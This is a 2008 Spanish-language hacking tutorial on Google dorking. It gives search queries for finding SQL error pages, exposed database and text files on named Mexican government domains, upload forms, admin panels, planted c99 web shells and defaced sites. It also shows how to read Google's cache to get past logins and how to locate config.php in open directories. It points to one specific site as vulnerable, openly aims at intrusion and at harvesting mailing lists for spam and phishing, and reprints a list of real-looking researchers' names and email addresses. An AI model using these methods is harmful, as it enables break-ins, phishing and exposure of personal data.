intext:, el intext en castellano seria en texto, osea, en pantalla, escritos pues... que seria lo que muestra acá ejemplo de un dork para sacar webs vulnerables:

intext:You have an error in your SQL syntax site:.domain
//solo cambia la terminación del dominio, una lista: http://escuelahacker.com.ar/biblioteca/tablas/paises.php


Archivos .db, .sql, .mdb, .txt, .xls, etc.:
Esto es para encontrar archivos que nos interesen, por ejemplo los .xls para una empresa, los .db, .sql, mdb de alguna escuela o que se yo...
Algunas veces es estúpido buscar archivos .txt pero algunas búsquedas son interesantes...
Ejemplo: coloquemos en google: allinurl:issste.gob.mx ".txt"
nota: el allinurl, es para que google te haga búsquedas pero solo con la url, también esta inurl que es algo parecido.

Y vemos lo que pasa:


```
Para configurar las variables de ambiente

1. Seleccionar en el genero studio la opción Tools/Preferences
2. Se visualizará una ventana con dos carpetas (general y Genero)
3. Selecciona la que dice Genero
4. El Fgl directory debe ser c:\fourjs\dvm1302f

en el caso de tu computadora SI tienes instalado informix:
   5. Runner name debe ser
     c:\fourjs\dvm1302f\bin\fglrun.exe
   6. FGLSERVER en blanco
   7. Informix directory : donde tengas instalado informix
   8. Informix server: en nombre qe le hayas asignado al servidor puedes verficarlo en el       menu de informix

en el caso de tu computadora si NO tienes instalado informix:
   5. Runner name debe ser
     c:\fourjs\dvm1302f\bin\fglrundyn.exe
   6. FGLSERVER en blanco
   7. Informix directory : en blanco
   8. Informix server: en blanco


9. El path es correcto como lo despliega
10. LD_LIBRARY_PATH en blanco
11. GDC directory debe ser :
       c:\fourjs\gdc
12. Hacer clic con el ratón en el botón Save
13. Hacer clic con el ratón en Test FGL Runner
(debe de aparecer en una pantalla la versión del runner, si es asi
El Genero Studio está configurado correctamente)
```


Dudo que en una de esas no esté el user y el password o algún documento interesante...
Respecto a base de datos sería lo mismo, ejemplo:

allinurl:sems.gob.mx ".sql"



no dudo que saquen hasta algo mejor.. Una base de datos completa con datos curiosos.

Load_file:
Que tiene que ver load_file en un texto de hackeando con google?
la verdad para mi mucho!!! ya que tenemos que cargar archivos por medio de una ruta y como sabremos la ruta???
Algunas veces en el error de una web sale la ruta



o no te sale:

Bueno, si te sale la ruta por medio del erro que poca madre pero si no seria cuestión de un dork, nota: no siempre funciona pero si esta arriba del 90% seguro de que lo logres, sol es cuestión de pensarle...
Dork:

intext:warning site:domain.com


intext:, ya mencione arriba que es en texto, site: es en el sitio donde lo va a buscar, y encontraremos algún error de alguna función o algo que no hizo bien y de ahí podremos colgarnos para hacer load_file

Upload:
Del upload no hay casi nada que decir, solo que con allinurl es fácil de hacerse, ejemplo:
allinurl:site.com “upload.php”
allinurl:site.com “upload.asp”

allinurl:site.com “uploadbanner.php”
allinurl:site.com “admin/upload.php”

Admin:
Al referirme al admin es encontrando la sección, por ejemplo, sacamos usuario y password con una web vulnerable a sql injeccion pero no encontramos tal archivo para logearnos
ejemplo:
allinurl:site.com “admin”
allinurl:site.com “login”


y si te toca suerte hay webs que la verdad sin usuario y password te dejan entrar, o te deje hacer un upload, url web vulnerable: http://www.fyvar.es/fyvarnews/admin/




Shells:
Al mencionar shells es para buscar shells ya subidas por otros, ejemplo de dork:

intext:C99 shell V1.0
allinurl:c99.php
inurl:c99.php
intext:Shell


Re-deface:
Re-defacear no es bueno, pero bueno, podríamos re-defacear para practicar algunas técnicas para probar si las manejamos bien...
Bueno para buscar paginas ya hackeadas mayormente cuando alguien defacea pone en el titulo hacked by su_nick y ya después su nick
ok, entonces usaremos intitle, que en castellano seria en titulo, ejemplo:
intitle:hacked by site:mx
buscamos que en el Titulo este el hacked by.. a todas las paginas .mx
también podría usarse, intext, pero intitle creo que seria mas exacto, en el dork además de hacked se podría buscar solo el nick u owned, ejemplo:
intitle:nick site:mx
intitle:owned by nick site:.mx
intitle:pwned by nick site:.mx
intitle:nick site:.mx
intext:nick site:.mx
intex:hacked by site:.mx



Datos Antiguos:
Al decir datos antiguos, son datos que ya no están en el servidor pero en cambio google los tiene guardados y pueden ser vistos, por ejemplo, si un admin subió un respaldo de su web por un rato y después lo borra y google lo agarra se podría ver el respaldo y por ello entrar a administrar la website.
Hay algunas paginas que te piden usuario y contraseña a nivel servidor, entonces mayormente cuando entras por cache de google te deja entrar sin esos datos..
A todo esto se le llama cache, que en google seria; cache:, ejemplo:
cache:http://web.com
Además se podrían ver archivos que han sido borrados pero nos interesaría verlos denuedo.
La otra ves entre a un foro sin registrarme, así que es prueba de que sirve...




Servidores Vulnerables:
Al decir servidores vulnerables, bueno quien sabe si queremos aplicar no se
algún bug genérico en un sistema en especial, por ejemplo, si queremos hackear servidores IIS 5.0, por medio del bug de carpetas webs que ibas a inicio—cmd--- y ponías el código y te dejaba entrar a administrar las carpetas webs, o los famosos bugs del IIS 4.0 que no se si aun sirvan seria:
intitle:“Welcome to IIS 4.0"
intitle:"Welcome to Windows 2000 Internet Services"




Listar directorios:
Al decir listar directorios es cuando el webmaster no pone un index y no configura que el directorio no pueda ser listado por cualquier persona y por defecto aparecerá el nombre de todos los archivos en el directorio, el peso etc.. y se podrían descargar algunos...
ejemplo para encontrar archivos .php:

intitle:"Index of" config.php site:.mx
nota: puedes quitarle el site:.mx o cambiar el dominio.

ahí cargamos el config.php que mayormente es ahí donde están los datos del admin, también podríamos cargar .db o que se yo, son cosas que uno debe de imaginarse y hacerlas:)




Carding; Buscando mailist:
Esto va para carders, se busca o se hace la mailist y se spammear para así no se, hacer phising o que se yo...
Hay programas que lo sacan pero en este ocasión explicare un poco de cómo sacar algunas por medio de google...
Un dork simple para sacar una mailist seria:
allinurl:mailist.txt
pero tendríamos pocos resultados pero algo buenos..
un resultado bueno sería:



En cambio si pusiéramos: inurl:mailist filetype:txt
que en castellano seria en url, osea en direccion el archivo mailist con el tipo de formato .txt tendríamos mas búsquedas que allinurl:mailist.txt y datos más exactos
Enseguida se muestra:

Y un resultado sería:




```
                    MAILING LIST
================================================================================

 Usama Al Khawaja   (Utrecht)          u.alkhawaja@phys.uu.nl
 Jens Andersen      (Utrecht)          andersen@itpuu.phys.uu.nl
 James Anglin       (Innsbruck)        James.Anglin@uibk.ac.at
 Ennio Arimondo     (Pisa)             arimondo@difi.unipi.it
 Peter Arnold       (Virginia)         arnold@dervish.phys.virginia.edu
 Grigori Astrakharchic (Trento)        astra@science.unitn.it
 Mikhail Baranov    ()                 baranov@wins.uva.nl
 Gordon Baym        (Urbana)           gbaym@uiuc.edu
 Almut Beige        (Muenchen)         a.beige@mpq.mpg.de
 Michiel Bijlsma    (Utrecht)          m.j.bijlsma@phys.uu.nl
 Satyan Bhongale    (Boulder)          bhongale@bdagger.colorado.edu
 Andrea  Brunello   (Trento)           afb@science.unitn.it
 Dagmar Bruss       (Hannover)         bruss@itp.uni-hannover.de
 Georg Bruun        (Nordita)          bruun@nordita.dk
 Raffaella Burioni  (Parma)            Raffaella.Burioni@fis.unipr.it
 Keith Burnett      (Oxford)           k.burnettl@physics.ox.ac.uk
 Thomas Busch       (Innsbruck)        Thomas.Busch@uibk.ac.at
 Tommaso Calarco    (Innsbruck)        Tommaso.Calarco@uibk.ac.at
 Iacopo Carusotto   (Paris/Pisa)       carusott@cibs.sns.it
 Davide Cassi       (Parma)            Davide.Cassi@fis.unipr.it
 Yvan Castin        (Paris)            yvan.castin@lkb.ens.fr
 Marilu` Chiofalo   (Pisa)             marilu@ducky.sns.it
 Stephen Choi       (Oxford)           s.choil@physics.ox.ac.uk
 Markus Cirone       (Ulm)             Markus.Cirone@physik.uni-ulm.de
 Ignacio Cirac      (Innsbruck)        ignacio.cirac@uibk.ac.at
 Claude Cohen-Tannoudji (Paris)        cct@physique.ens.fr
 Andras Csordas     (Budapest)         csordas@tristan.elte.hu
 Franco Dalfovo     (Brescia)          dalfovo@science.unitn.it
 Jean Dalibard      (Paris)            jean.dalibard@physique.ens.fr
 Mauro D'Ariano     (Pavia)            dariano@pv.infn.it
 Matthew Davis      (Oxford)           m.davis2@physics.ox.ac.uk
 Emerson de Passos  (Sao Paulo)        passos@if.usp.br
```

Despedida:
Espero que les allá ayudado y sigan su camino, manejen mas google como su servidor :)
Gracias a todos por el apoyo que me han brindado...
Greetz: Obexico, Xianur0, 4urevoir, sOak!, Knet, System-coder, Em3trix, staff RTM.

16/12/08

